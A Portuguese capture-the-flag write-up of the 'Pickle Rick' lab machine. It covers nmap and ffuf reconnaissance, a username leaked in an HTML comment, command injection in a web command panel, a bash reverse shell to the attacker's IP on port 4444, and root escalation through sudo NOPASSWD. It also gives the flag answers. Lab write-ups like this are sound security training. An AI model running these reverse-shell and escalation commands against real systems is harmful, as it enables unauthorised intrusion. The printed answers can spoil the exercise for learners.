

CTF Resolvido: Pickle Rick


Inicialmente foi utilizado a ferramenta nmap para saber quais portas estavam abertas.
Utilizei o comando **nmap -v <ip-máquina>**

```
(renan㉿kali)-[~] $ nmap -v 10.201.22.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-23 18:06 -03
Initiating Ping Scan at 18:06
Scanning 10.201.22.200 [4 ports]
Completed Ping Scan at 18:06, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:06
Completed Parallel DNS resolution of 1 host. at 18:06, 0.06s elapsed
Initiating SYN Stealth Scan at 18:06
Scanning 10.201.22.200 [1000 ports]
Discovered open port 22/tcp on 10.201.22.200
Discovered open port 80/tcp on 10.201.22.200
Completed SYN Stealth Scan at 18:06, 11.70s elapsed (1000 total ports)
Nmap scan report for 10.201.22.200
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
          Raw packets sent: 1254 (55.152KB) | Rcvd: 1008 (40.328KB)
```

Foram identificadas as portas 22 (ssh) e 80 (http) abertas

Na porta 80 estava rodando um site



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

Fui direto no código fonte da página, e localizei um dado sensível comentado, que seria um nome de usuário(R1ckRul3s).

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is super cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20  <div class="container">
21    <div class="jumbotron"></div>
22    <h1>Help Morty!</h1></div>
23    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><br>
24    <p>I need you to <b>"BURRRP"</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25    I have no idea what the <b>"BURRRRRRRRP"</b>, password was! Help Morty, Help!</p><br>
26  </div>
27
28  <!--
29
30  Note to self, remember username!
31
32  Username: R1ckRul3s
33
34  -->
35
36 </body>
37 </html>
38
```

Em seguida utilizei o ffuf para listar possíveis diretórios do servidor. Utilizei o comando **ffuf -w SecLists/Discovery/Web-Content/common.txt -u http://<ip-máquina>/FUZZ -c**


```
(renan@kali)-[~]
$ ffuf -w SecLists/Discovery/Web-Content/common.txt -u http://10.201.22.200/FUZZ -c
  /\_/\ /\_/\ /\_/\ /\_/
 / \ / \ / \ / \
v2.1.0-dev
```

Help Morty!

```
:: Method      : GET
:: URL        : http://10.201.22.200/FUZZ
:: Wordlist    : FUZZ: /home/renan/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
.hta           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3540ms]
.htpasswd      [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3541ms]
.htaccess      [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3548ms]
assets         [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 265ms]
index.html     [Status: 200, Size: 1062, Words: 148, Lines: 38, Duration: 270ms]
robots.txt     [Status: 200, Size: 17, Words: 1, Lines: 2, Duration: 276ms]
server-status  [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 263ms]
:: Progress: [4735/4735] :: Job [1/1] :: 171 req/sec :: Duration: [0:00:37] :: Errors: 0 ::
```

Notei que havia um arquivo robots.txt que é utilizado para indicar para motores de busca não indexar uma parte do site em buscas comuns. Nesse arquivo tinha uma palavra estranha que poderia ser importante.




Tenho no Firefox uma extensão chamada Wappalyzer que mostra as tecnologias que o site está utilizando e notei que o site foi feito em php.

The screenshot shows the Wappalyzer interface. At the top, there's a purple header bar with the Wappalyzer logo on the left and three icons on the right: a switch, a gear, and a refresh symbol. Below the header, there are two tabs: "TECHNOLOGIES" (which is selected) and "MORE INFO". To the right of these tabs is a button labeled "Export" with a download icon. The main content area is divided into four sections: "Servidor Web", "Sistema Operacional", "Linguagem de Programação", and "Biblioteca JavaScript".

- Servidor Web:** Apache HTTP Server 2.4.41
- Sistema Operacional:** Ubuntu
- Linguagem de Programação:** PHP
- Biblioteca JavaScript:** jQuery 3.3.1
- UI Frameworks:** Bootstrap 3.4.0

At the bottom left of the content area, there is a link: [Something wrong or missing?](#)

Sendo assim, como existia um nome de usuário, pensei que poderia ter uma página de login. Tentei procurar por login.php e encontrei a seguinte página que utilizei a palavra encontrada no robots.txt como senha.



Portal Login Page


Username:

R1ckRul3s

Password:

Login

E foi realizado o login e entrei no portal.php que existia painel de comando.



Command Panel

Commands

Execute

Tentei ver se possuía falha de comand injection como está sugerindo o título na página.

Command Panel

Commands

Execute

```
Sup3rS3cretPickl3Ingred.txt  
assets  
clue.txt  
denied.php  
index.html  
login.php  
portal.php  
robots.txt
```

E deu certo, em seguida tentei entrar nas outras abas, mas todas eram redirecionadas para denied.php.

10.201.22.200/denied.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Rick Portal Commands Potions Creatures Potions Beth Clone Notes

Only the **REAL** rick can view this page..



Então voltando para a única aba que poderia me fazer pegar a flag, usei o comando **cat** para ler o arquivo da primeira flag, mas sem sucesso.

Command Panel

```
cat Sup3rS3cretPickl3Ingred.txt
```


Execute

Command disabled to make it hard for future **PICKLEEEE RICCCCCKKKK**.



Então fui procurar para ver se o serviço possuía bash.

Command Panel



Então utilizei o site <https://www.revshells.com/> para criar a shell para acessar o servidor e conseguir uma RCE

The screenshot shows the "Reverse Shell Generator" tool. In the "IP & Port" section, the IP is set to 10.2.9.130 and the Port to 4444. In the "Listener" section, the command is set to nc -lvp 4444. The "Type" dropdown is set to nc. The "Reverse" tab is selected, showing the OS as Linux and Name as bash. The terminal window displays the payload: \$ bash -i >& /dev/tcp/10.2.9.130/4444 0>&1.

Coloquei o netcat para escutar na porta 4444 com o comando **nc -lvp 4444**

```
renan@kali: ~ x renan@kali: ~ x
└─[renan@kali]─[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```


E inseri o comando no painel

Command Panel

```
bash -c 'bash -i >& /dev/tcp/10.2.9.130/4444 0>&1'
```

Execute


Consegui acesso ao servidor



A screenshot of a Kali Linux terminal window titled "Command Panel". The terminal shows the following session:

```
(renan㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.201.22.200: inverse host lookup failed: Host name lookup failure
connect to [10.2.9.130] from (UNKNOWN) [10.201.22.200] 43052
bash: cannot set terminal process group (1003): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-201-22-200:/var/www/html$
```

Utilizei novamente o comando **cat** para ler a primeira flag



A screenshot of a terminal window showing the following session:

```
www-data@ip-10-201-22-200:/var/www/html$ bash
bash
ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
```

Depois disso pensei que seria melhor alterar para uma shell interativa com o seguinte comando:

```
script /dev/null -c bash
```

```
Ctrl+z
```

```
Stty raw -echo;fg
```

```
export TERM=xterm
```

feito isso, fui ler o arquivo clue.txt

```
www-data@ip-10-201-22-200:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-201-22-200:/var/www/html$ ^Z
zsh: suspended nc -lvp 4444
[1] + continued nc -lvp 4444
                                export TERM=xterm
www-data@ip-10-201-22-200:/var/www/html$ ls
Sup3rS3cretPickl3Ingred.txt  clue.txt  index.html  portal.php
assets                         denied.php  login.php  robots.txt
www-data@ip-10-201-22-200:/var/www/html$ cat clue
cat: clue: No such file or directory
www-data@ip-10-201-22-200:/var/www/html$ cat clue.txt
Look around the file system for the other ingredient.
www-data@ip-10-201-22-200:/var/www/html$
```

Pela dica os outros ingredientes estavam em outro file system, fui para pasta home e em seguida para a pasta do usuário rick e consegui a segunda flag

```
www-data@ip-10-201-22-200:/var/www/html$ cd /home
www-data@ip-10-201-22-200:/home$ ls
rick  ubuntu
www-data@ip-10-201-22-200:/home$ cd rick
www-data@ip-10-201-22-200:/home/rick$ ls
'second ingredients'
www-data@ip-10-201-22-200:/home/rick$ cat "second ingredients"
1 jerry tear
www-data@ip-10-201-22-200:/home/rick$
```

Pensei em tentar entrar no usuário root, mas não tinha permissão, então usei o comando **sudo -l** para listar os comandos que não precisam de senha root para utilizar e mostrou que nenhum comando precisa de senha então pude fazer a escalação de privilégio para root

```
www-data@ip-10-201-22-200:/home/rick$ cd /root
bash: cd: /root: Permission denied
www-data@ip-10-201-22-200:/home/rick$ sudo -l
Matching Defaults entries for www-data on ip-10-201-22-200:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-22-200:
    (ALL) NOPASSWD: ALL
www-data@ip-10-201-22-200:/home/rick$ sudo bash -i
root@ip-10-201-22-200:/home/rick# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-201-22-200:/home/rick# 
```

Então finalmente pude entrar na pasta do root e ler a última flag e finalizar a maquina

```
root@ip-10-201-22-200:/home/rick# cd /root
root@ip-10-201-22-200:~# ls
3rd.txt  snap
root@ip-10-201-22-200:~# cat 3rd.txt
3rd ingredients: fleebe juice
root@ip-10-201-22-200:~# 
```